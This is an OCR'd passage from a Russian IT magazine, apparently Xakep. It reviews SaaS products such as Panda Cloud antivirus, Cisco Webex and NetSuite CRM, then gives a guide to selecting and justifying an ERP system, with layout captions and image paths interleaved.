
Компании-разработчики антивирусов McAfee, F-Secure и Panda самостоятельно реализовали web-сервисы — сторонние фирмы лишь торгуют лицензиями. Причем Panda выделяется своим «облачным» антивирусом **Panda Cloud Antivirus** (cloudantivirus.com/ru), ориентированным на персональное использование. Подозрительные файлы отсылаются для проверки на сервер — это позволяет разгрузить клиента, а компания, в свою очередь, получает разветвленную сеть сенсоров, которая быстро отлавливает новую заразу. На корпоративное применение рассчитан



info

Подробнее о CRM читай в статье «Охота на покупателя» в][04.2011.






Подключаем почту Яндекс для своего домена

Panda Cloud Protection (cloudprotection.pandasecurity.com), реализованный в трех вариантах — Panda Cloud Office Protection, Panda Cloud Email Protection и Panda Cloud Internet Protection. Последние два представляют собой сервисы, обеспечивающие защиту интернет- и почтового трафика. Клиенты попросту используют их как прокси. А вот Panda Cloud Office Protection можно назвать традиционным вариантом. Клиент, установивший агента, получает антивирусную и проактивную защиту файлов, электронной почты/IM и HTTP/FTP-трафика; эвристический анализатор, персональный брэндмауэр с IDS, детектор червей, систему HIPS. Плюс все наработки облака Panda Cloud Antivirus. Централизованное управление настройками и обновлениями производится при помощи локализованной веб-консоли, что делает Panda Cloud Office Protection удобным средством для применения в качестве корпоративного антивируса. Важно, что обновление большого числа систем не увеличивает трафик. Первый клиент, скачавший новые файлы, самостоятельно их раздает в локальной сети.
Также просты в использовании **F-Secure Protection Service for Business** (f-secure.com/en_US/products/business/security-as-a-service/) и **McAfee SaaS Endpoint Protection** (mcafeeasap.com/SC).

Видеоконференции Cisco Webex

Различные совещания и планерки являются неотъемлемой частью процесса управления любой компанией. С их помощью руководство доводит до подчиненных свои требования, а единовременное присутствие большого количества сотрудников позволяет обменяться мнениями и выбрать наиболее эффективное решение. Но чтобы собраться вместе, участники должны оторваться от основной деятельности и потратить некоторое время на дорогу. В таком случае актуальным становится применение систем конференц-связи, среди которых особая роль отводится видеоконференциям. Корпорация Cisco, выкупив в 2007 году продукт Webex, представила вскоре сервис **Cisco Webex** (webex.com), обеспечивающий проведение аудио- и видеоконференций из любой точки мира. Кстати, на сегодня Cisco Webex занимает более 50% рынка. В рамках технологии реализовано несколько приложений, позволяющих создать среду, ориентированную на конкретные задачи — совещания, тренинги, обучение, техподдержку и общение (IM, почта, VoIP, видео). Плюс, разумеется, заметки, опросы и инструменты для обмена файлами.
Интеграция с MS Office дает возможность обмениваться файлами одним щелчком мышки. Для удобства пользователей предложен размещающийся прямо на странице iGoogle гаджет, на котором будут отображаться приглашения на конференции, кнопка для старта и планирования.




Интерфейс Cisco WebEx



Дополнительные приложения для Google Apps Marketplace


Чтобы начать работу, необходимо лишь оформить подписку и разослать приглашения в виде URL, при выборе которого будет загружен и запущен Meeting Center. Всего в конференции могут участвовать до пятисот пользователей, что достаточно для большинства потребностей любой организации. Характеристики видеопотока: 640x360@30fps. Одновременно выводится видео восьми участников. При необходимости конференцию легко записать на сервер, с возможностью последующего доступа ко всем материалам.
Общение и управление функциями Webex производится при помощи простого интуитивного интерфейса, для доступа к конференции потребуется лишь веб-браузер. Поддерживаются и некоторые смартфоны (BlackBerry, Symbian, Windows Mobile и Apple iOS). Интерфейс не локализован, но пользователь, владеющий базовым английским, без труда найдет нужные кнопки.
Подписка стоит более чем умеренно, безлимитный доступ обойдется от $49 в месяц, при этом к одному хосту можно одновременно подключить 25 пользователей.
Популярными альтернативами Cisco Webex являются **Adobe Connect** (adobeconnect.ru), **Microsoft Office Live Meeting** (microsoft.com/online/office-live-meeting.aspx), Skype и другие.
Отдельного внимания заслуживает разработка **Citrix GoToMeeting** (gotomeeting.com), запущенная в 2004 году. С ее помощью можно также проводить веб-конференции, общаясь с другими людьми в режиме реального времени (в том числе VoIP), и записывать обсуждение для дальнейшего воспроизведения. Кроме того, она содержит средства для рисования на экране и генерации отчетов, плюс предоставление



Настройка политики сканирования в Panda Cloud Office Protection



Демоверсия CRM NetSuite



Настраиваем контрагента в Мегаплан

общего доступа к отдельным приложениям и возможность просматривать рабочий стол удаленной системы. Поддерживается три версии продукта — базовая GoToMeeting (до 15 участников), GoToWebinar (вебинары до 1000 человек) и самая функциональная — GoToMeeting Corporate.

Облачный CRM и ERP

Чтобы оптимизировать работу с клиентами, многие компании смотрят в сторону CRM (Customer Relationship Management System, система управления взаимодействием с клиентами). Об общих проблемах внедрения CRM рассказано в статье «Охота на покупателя» в][04.2011. Учитывая, что процент действительно удачных внедрений можно назвать невысоким, использование SaaS вместо покупки коробочной версии позволит снизить риск неудачного вложения. Подписчики получают полный пакет администрирования, включающий в том числе резервное копирование с долгосрочным хранением и возможностью быстрого восстановления, высокий аптайм серверов, гарантированную доступность. Клиент подключается при помощи веб-браузера (в том числе и с мобильного устройства), из любой точки, где есть доступ к интернет. Соединение шифруется при помощи SSL. Защищенность дата-центров провайдера на порядок выше, чем в небольших и средних организациях. Кроме этого, SaaS спасает от различных форс-мажорных обстоятельств, которыми порой так богата наша корпоративная жизнь.

Аналитики Gartner предсказывают существенный рост SaaS, причем доля CRM здесь будет достигать трети. Поэтому неудивительно, что SaaS CRM предлагаются очень широко и заметна большая активность на этом рынке. Среди решений особо популярны **NetSuite CRM** (netsuite.com), **SaleForce** (salesforce.com) или **«Мегаплан»** (megaplan.ru). Кстати, NetSuite CRM предлагает свои услуги с 2009 года и по версии Gartner входит в топ-20 лучших CRM-систем в мире, а прибыль SaleForce приближается к миллиарду. Российский «Мегаплан» доступен и как SaaS, и в коробочном варианте, поэтому если CRM «пойдет», можно легко перейти на другую версию.

Функционал SaaS при необходимости подстраивается под нужды клиента. Так, базовая NetSuite CRM включает в стандартную поставку следующие модули: управление продажами, поддержка клиентов, возможность проводить маркетинговые кампании, расширенное прогнозирование и анализ, управление контактами, документами и так далее. Версия CRM+ дополнительно содержит модули управления проектами, заказами, бонусами, претензиями, а также аналитический модуль для управления отношений с партнерами.

Клиенты получают бизнес-портал, на котором они могут задавать вопросы, искать товар, оформлять заказы. Версия CRM+ содержит также CMS, при помощи которой можно создать веб-сайт, функционально связанный с CRM. Система расширяема, инструменты дают возможность создавать новые программные модули внутри CRM. Для связи с другими приложениями используется протокол smbXML (Small Business Extensible Markup Language) или веб-сервис. Дополнительно проект предлагает платформу NS-BOS, позволяющую создавать приложения, взаимодействующие с NetSuite.

Кроме этого, NetSuite предлагает и другие продукты, реализованные в виде SaaS — ERP (содержит модули управления проектами (PSA), ресурсами предприятия и модули электронной торговли), OneWorld (ERP для средних компаний и холдингов, позволяющая управлять бизнесом в реальном времени), систему управления проектами OpenAir и сервис для аналитики myDIALS.

На сайте NetSuite, да и любой другой из описываемых CRM, можно получить тестовый доступ к системе, а также выложено несколько ролевых демок и бесплатных онлайн-курсов, позволяющих составить представление о продукте.

Реализация «Мегаплана» интересна тем, что работа с CRM через браузер напоминает использование настольного приложения.

Несколько отдельно стоит SaaS-продукт, предлагаемый **BigMachines** (bigmachines.com) и позволяющий более рационально конфигурировать массовый продукт под потребности индивидуального заказчика. При этом BigMachines легко интегрируется с CRM- и ERP-системами.

Заключение

«Программа как сервис» — это (относительно) новая и активно развивающаяся модель доставки ПО конечному пользователю. И, как видишь, на сегодня большинство приложений можно без особых проблем вынести за пределы офиса, сократив первоначальные затраты и снизив риск, в том числе — из-за неправильной настройки.][



Андрей Полыгаев (polygaev@gmail.com, ICQ 284491726)

ERP по-взрослому

Как добиться успеха при автоматизации бизнес-задач?

Полезность современных hardware- и software-систем состоит в том, чтобы с помощью этих инструментов решать важные для их владельцев задачи. Если речь идет о бизнесе, то тут ИТ — это средство повышения эффективности работы компании за счет автоматизации рутинных процессов, упрощения коммуникаций и обмена информацией, беспрецедентных возможностей доступа и анализа данных для принятия правильных управленческих решений.

Базисом, на котором строится ИТ-инфраструктура компании, является ERP-система. Википедия дает нам следующее определение ERP: «ERP-система (англ. Enterprise Resource Planning System, Система планирования ресурсов предприятия) — это интегрированная система на базе ИТ для управления внутренними и внешними ресурсами предприятия (значимые физические активы, финансовые, материально-технические и человеческие ресурсы). Цель системы — содействие потокам информации между всеми хозяйственными подразделениями (бизнес-функциями) внутри предприятия и информационная поддержка связей с другими предприятиями. Построенная, как правило, на централизованной базе данных, ERP-система формирует единое стандартизированное информационное пространство предприятия.» Ключевая задача ERP-системы, приведенная в данном определении — «...формирование стандартизированного единого информационного пространства предприятия».

Попробуем разобраться, как же сделать так, чтобы ERP-система в вашей компании идеально выполняла эту функцию – сформировать единое информационное пространство предприятия.

Как выбрать и внедрить ERP

Выбираем область для автоматизации

Ключевым фактором успеха при решении данной задачи (добиться успеха при автоматизации бизнес-процессов) является правильная последовательность проведения автоматизации. Или то, что называется «делать правильные вещи правильно». Давай рассмотрим это подробнее:

Готовим бизнес-требования.

Если в компании возникает идея «автоматизировать это» — значит, джин ERP уже выпущен из бутылки, и рано или поздно всем сотрудникам придется узнать все прелести проекта внедрения ERP-системы. Как правило, идея автоматизировать возникает применительно к какому-либо процессу (учет товаров на складе) либо области деятельности компании (например, сервис по доставке заказов из интернет-магазина). Это и является ключом к первому шагу успешного внедрения ERP – определение бизнес-требований к будущей системе. Исходя из выявленной потребности в автоматизации, необходимо сформулировать, какие задачи должна будет решать ERP-система, какие процессы будут автоматизированы, какие результаты мы хотим получить после внедрения. Все это, естественно, нужно оформить в виде документа, назвав его «Бизнес-требования компании N к ERP-системе». Крайне желательно, чтобы данный документ содержал следующие разделы:

- краткое описание профиля компании, деятельность которой предстоит автоматизировать;
- перечисление подразделений, процессов и задач, которые необходимо автоматизировать (так называемые объекты автоматизации);
- границы процесса автоматизации: временные (проект автоматизации должен быть завершен до ...), территориальные (автоматизации подлежат все филиалы компании в регионах N и M), организационные (проект реализуется в подразделении N холдинга M);
- бизнес-цель автоматизации, краткое описание того, что бы мы хотели получить в результате внедрения ERP, при этом цель должна быть конкретной, достижимой и измеримой: например, сократить до N часов время исполнения клиентских заказов в пределах МКАД с момента приема заказа до передачи заказа клиенту и внесения данных об операции в ERP-систему.
- ожидаемые результаты от внедрения ERP: формулируем, что бы мы хотели получить после внедрения (установленную и настроенную систему, обученный персонал, интеграцию ERP с бухгалтерской программой и так далее).

Подготовка подобного документа ловит сразу нескольких зайцев:

- на этапе его подготовки мы осмысливаем наши проблемы, потребности, ожидания и более четко представляем себе, чего же мы хотим;
- у нас появляется основа для следующего шага – формирования функциональных требований к ERP системе;
- данный документ позволит нам сэкономить на этапе предпроектного обследования, с которого обычно начинается внедрение ERP, так как значительная часть работ данного этапа уже будет выполнена при подготовке документа.

И последнее. Нелишним будет ознакомиться (хотя бы по диагонали) с серией ГОСТов 34, которые описывают порядок выполнения работ при автоматизации объектов. ГОСТ хотя и старый, лохматого 80-го года, однако содержит достаточно конкретную и дельную информацию по реализации подобных проектов.

Рассчитываем экономический эффект.

Один из наиболее важных и при этом трудных для подготовки ERP-проекта блоков – расчет ожидаемого экономического эффекта. Миновать его практически невозможно. При этом масштаб scope вашего проекта будет зависеть от размеров бизнеса, амбиций ИТ-руководства, ситуации на рынке и многих других факторов. В каких-то случаях дело ограничится внедрением типовой конфигурации «Управления производственным предприятием» 1С, а в каких-то речь будет идти о внедрении SAP. Еще раз подчеркну, что определяющим здесь является размер бизнеса, который мы собираемся автоматизировать, и доступный нам ИТ-бюджет, а также амбиции руководителей, поддерживающих и инициирующих этот процесс. Слово «амбиции» можно заменить на более политкорректное — «видение».




Естественно, степень проработанности материалов по расчету экономического эффекта прямо пропорциональна запрашиваемому бюджету – с ростом последнего растут и требования к расчету экономического эффекта. На крайних точках этой зависимости лежит простой расчет в Excel с одной стороны и документ, приближающийся к формату бизнес-плана, с другой. Последний вариант актуален, когда система ERP выступает как некий инвестиционный проект.
Остановимся на нескольких, наиболее популярных методиках расчета экономического эффекта внедрения ERP:
• **Инвестиционные методы оценки проекта, основанные на расчете показателя ROI — Return of Investment**. При использовании данного метода рассчитываются инвестиции, необходимые для реализации проекта, и возможные доходы после его реализации. В качестве показателей, учитываемых при определении дохода, рассматриваются увеличение продаж и снижение себестоимости. Существенным недостатком данного метода является направленность только на финансовые показатели, но его можно и нужно использовать при инициации крупных проектов, требующих защиты перед инвесторами, поскольку в этом случае разговор идет на понятном им языке.
• **Метод CBA – Cost-Benefits Analysis.** Является одной из разновидностей инвестиционного метода оценки эффективности. Этот метод более применим при реализации проектов, так как изначально был разработан именно под них. Данный метод имеет две существенные особенности. Рассмотрим их подробнее.
1. Возможность учета не только количественных, но и качественных показателей. Например – повышение лояльности клиентов за счет сокращения времени обслуживания. Качественный показатель с помощью экспертных оценок приводится к количественному значению. Далее этот показатель с определенным весом учитывается в итоговой оценке.
2. Сценарность означает, что при использовании метода CBA рассчитывается несколько сценариев выполнения проекта и, соответственно, достигаемых целей. Для каждого из сценариев формируется итоговая оценка, которая сравнивается с оценками других сценариев, после чего выбирается оптимальный вариант.
• **Проектные методы оценки эффективности.** Производители программного обеспечения не хотят оставаться в стороне от такого важного элемента бизнеса, как оценка эффективности, и потому предлагают свои методы. Например, Microsoft разработала и продвигает метод Быстрой оценки эффективности — Rapid Economic

Александр Лозовский, редактор рубрики

Некоторые коллеги (не будем показывать пальцем на Андрея Матвеева) считают, что эта рубрика должна быть стопроцентным клоном рубрики Unixoid – в том смысле, что здесь должно быть максимум статей про то, как вкорячить какой-нибудь халявный корпоративный софт, но не на десктоп, а на линуксовый сервер. Но, собственно, почему? Серьезная рубрика — так серьезная рубрика. Попробуем опубликовать статейку для старших пацанов — вдруг понравится? :) А если у тебя есть жалобы, предложения и пожелания, мое мыло традиционно открыто для твоих отзывов: lozovsky@glc.ru. Кстати, наша фокус-группа (http://group.xakep.ru) также открыта для них.

Промо–микс продвижения ИТ-проекта в компании

	Прямые	Косвенные
Рациональные	Расчёт финансовой эффективности проекта (в виде бизнес-плана или расчёт эффективности по CBA-, REJ-методам	Результаты бенчмаркинга по аналогичным проектам в отрасли, Данные с конференций и выставок
Эмоциональные	Презентация проекта, Проблемы/сбои существующей ИТ-системы	Неформальное продвижение проекта в общении с Коллегами



Факторы, влияющие на масштаб проекта ERP

Justification (REJ). Этот метод предлагает шесть шагов по оценке эффективности проекта:

1. Определение бизнес-требований.
2. Формирование «карты решений».
3. Оценка выгод от реализации проекта.
4. Оценка затрат на реализацию проекта.
5. Оценка рисков проекта.
6. Расчет финансовых показателей и формулировка предложений по проекту.

При этом надо отдать должное Microsoft, степень проработки и поддержки данной методики достаточно высока, а самое главное — они предоставляют шаблон и руководство по практическому применению данного метода.

Какой метод расчета эффективности выбрать – решать тебе. Важно, чтобы в итоговой оценке не было «притянутых за уши» показателей, даже если по результатам расчета окажется, что реализация проекта бессмысленна.

Защищаем проект

После того как определены бизнес-требования к проекту и рассчитана эффективность, прямая дорога в кабинет босса — защищать проект перед руководством компании. Однако перед тем как сделать этот шаг, неплохо бы, что называется, подготовить плацдарм. Проект ERP — это почти всегда не просто ИТ-проект, а процесс, который затрагивает ключевые подразделения компании. А следовательно, мнение и поддержка этих ключевых людей будет важна и нужна нам на каждой стадии проекта. Поэтому формирование позитивного восприятия проекта в компании очень важно. Стало быть, этой части марлезонского балета следует уделить особое внимание. При формировании восприятия необходимо задействовать все доступные средства: как рациональные (указанный выше расчет эффективности, результаты бенчмаркинга по аналогичным проектам в отрасли и у конкурентов), так и эмоциональные – грамотно подготовленная и красиво проведенная презентация, а также предшествующее ей неформальное общение с коллегами на тему «так дальше нельзя» и «надо что-то менять». Рекомендуемый нами промо-микс активностей по продвижению проекта в компании представлен на соответствующем рисунке.

Определяем круг модулей ERP


Формируем функциональные требования.

Если поход к боссу и защита проекта прошли успешно, то тебя можно поздравить с прохождением первого уровня. Но нужно понимать, что все самое интересное еще впереди... Следующий важный шаг, который тебе предстоит сделать, это сформировать функциональные требования к системе ERP. Фактически это означает, что от бизнес-требований, изложенных на предыдущих этапах, придется опуститься на уровень технического решения и определить, с помощью каких функций планируется достигать поставленных целей. Функциональные требования, отталкиваясь от бизнес-требований, по факту являются зеркалом тех бизнес-процессов, которые предполагается автоматизировать.

Продемонстрируем это на следующей цепочке: выше мы сформулировали следующую цель проекта «сократить время исполнения клиентских заказов (в пределах МКАД) до N часов с момента приема заказа и до момента передачи заказа клиенту и внесения данных об операции в ERP систему».

Данная цель подразумевает, что будет затронут процесс выполнения заказов – Order processing. Этот процесс в типовом варианте (например, доставка клиентского заказа интернет-магазином) состоит из подпроцессов: прием заказа, обработка заказа и внесение данных в ERP-систему, сборка заказа на складе, доставка заказа клиенту, проведение исполненного заказа в ERP-системе. Предполагается, что в этом случае наша ERP-система должна поддерживать все указанные подпроцессы. Кроме того, прием заказов у нас может осуществляться несколькими способами: через интернет-магазин, операторами по телефону, от партнеров (например, розничных точек, принимающих заказы на доставку). Соответственно, появляются следующие функциональные требования:

• ERP-система должна поддерживать интеграцию и автоматическую загрузку заказов с сайта;
• ERP-система должна иметь интерфейс ввода заказов операторами, при этом мы можем и должны сформулировать требования по эргономике интерфейса ввода (например, большая красная кнопка «Принять заказ», обязательное для заполнения поле «Дополнительный стационарный телефон», автоматический расчет



Магический квадрат Гартнер — ERP 2009

возможной сдачи, которую надо будет иметь курьеру при доставке и так далее);

• ERP-система должна иметь интерфейс интеграции с ERP-системами партнеров через EDI (например, через e-Cod).

Подобным образом надо транслировать все бизнес-цели. При этом надо иметь в виду, что функциональных требований значительно больше, чем бизнес-целей, поэтому такой перевод — задача непростая, требующая определенного опыта и навыка. В качестве помощников тут могут выступить будущие поставщики ERP-системы, которые на этапе предпродажи почти всегда готовы помочь и, что самое приятное, пока забезденег :).

Выбираем необходимые модули.

Выявленные выше функциональные требования фактически определяют необходимый нам набор модулей ERP-системы. Большим подспорьем здесь может служить карта решений от SAP. Эта компания является несомненным лидером в области бизнес-решений, и потому предлагаемая ей карта решений может служить эталоном, по которому следует определить, какие же модули нам нужны. На представленном рисунке приведен пример карты решений от SAP для CRM.

Выбираем подходящую нам ERP

Составляем long list подходящих систем.

После того как мы определили функциональные требования к будущей системе и набор необходимых модулей, можно переходить непосредственно к выбору конкретной ERP-системы. В этом деле нам помогут два ключевых источника: Магический квадрат Гартнер Групп и обзор рынка от РБК. И тот, и другой распространяются за деньги, но при определенном желании ты всегда сможешь нагуглить пусть и не последний, но вполне адекватный материал. На основании данных материалов можно выбрать те системы, которые имеет смысл включить в long list — обычно это от пяти до десяти систем. Основная цель составления long list'а – сузить число рассматриваемых вариантов до приемлемого количества (слово «приемлемое» означает, что на этапе выбора ты сможешь просмотреть и оценить все выбранные системы). При этом желательно, чтобы long list содержал разные сегменты решений. Например, отечественные и зарубежные системы, традиционные лидеры рынка и новые продукты, комплексные системы «все в одном» и модульные системы. Такой подход ловит сразу нескольких зайцев: дает возможность проводить оценку в разных плоскостях, оценить достоинства лидеров и перспективы новичков, получать широкий набор информации о возможностях современных систем.

Определяем критерии выбора ERP системы.

Составив long list, мы получим некоторое представление о текущем состоянии рынка и потенциальных кандидатах для выбора. Это позволит определить критерии выбора ERP-системы. Обычно критерии выбора формируют в виде excel-таблицы, в которой присутствует несколько групп параметров: стоимость решения, функциональность решения, оценка по-



links

• Внедрение ERP — как оценить результат на старте: consult.ru.

• Эволюция показателей СВА: http://goo.gl/7Bhn8.

• Build an airtight business case for new IT investments: http://goo.gl/UE08K;

• Magic Quadrant for Midmarket and Tier 2-Oriented ERP for Product-Centric Companies: gartner.com;

• Аналитический обзор российского рынка ERP-систем по итогам 2009 года: http://goo.gl/J57UC.



Структура ИТ-системы компании (решение от Ca-Plus Business solution)

ставщика решения. Каждой группе параметров назначается вес в итоговой оценке, а группа параметров раскладывается на элементы. Например, группа «Стоимость решения» может состоять из следующих элементов: стоимость лицензии на сервер, стоимость лицензии на рабочее место, стоимость сопровождения, стоимость необходимого оборудования и так далее. Какие-то параметры могут иметь абсолютные значения (как правило, это относится к группе стоимостных показателей), какие-то будут оценены экспертно (как, например, функциональные). Затем таблица заполняется экспертами и рассчитываются итоговые значения для каждой из оцениваемых ERP-систем.

Знакомимся с выбранными системами
Составив long list, мы сможем приступить к проведению встреч с представителями поставщиков решений. Целью этих встреч является получение более полной информации о рассматриваемой системе и знакомство с поставщиком. При этом вторая задача не менее важна, чем первая, так как половина успеха проекта по внедрению ERP зависит от консультанта, а фактор «нравится/не нравится» играет в этом весьма немаловажную роль. Можно дать несколько практических советов по проведению подобных рабочих встреч:
1. Составь и согласуй график встреч заранее, при этом желательно провести их плотным циклом – не менее двух встреч в неделю, чтобы впечатления от встреч были достаточно свежими и позволяли провести сравнение.
2. Привлекай на встречи сотрудников — будущих участников проекта, это позволит им почувствовать свое участие в проекте и ответственность за его выполнение. Кроме того, широкий круг участников порождает широкий круг непростых вопросов, ответы на которые позволят оценить и систему, и консультанта, а также выявят потенциальные риски будущего проекта.
3. Заранее определи вопросы, которые необходимо задать консультантам. При этом хорошо бы иметь небольшой тест-кейс, который консультанты должны решить во время встречи. Например, предложи им продемонстрировать возможности настройки интерфейса под требования пользователя.
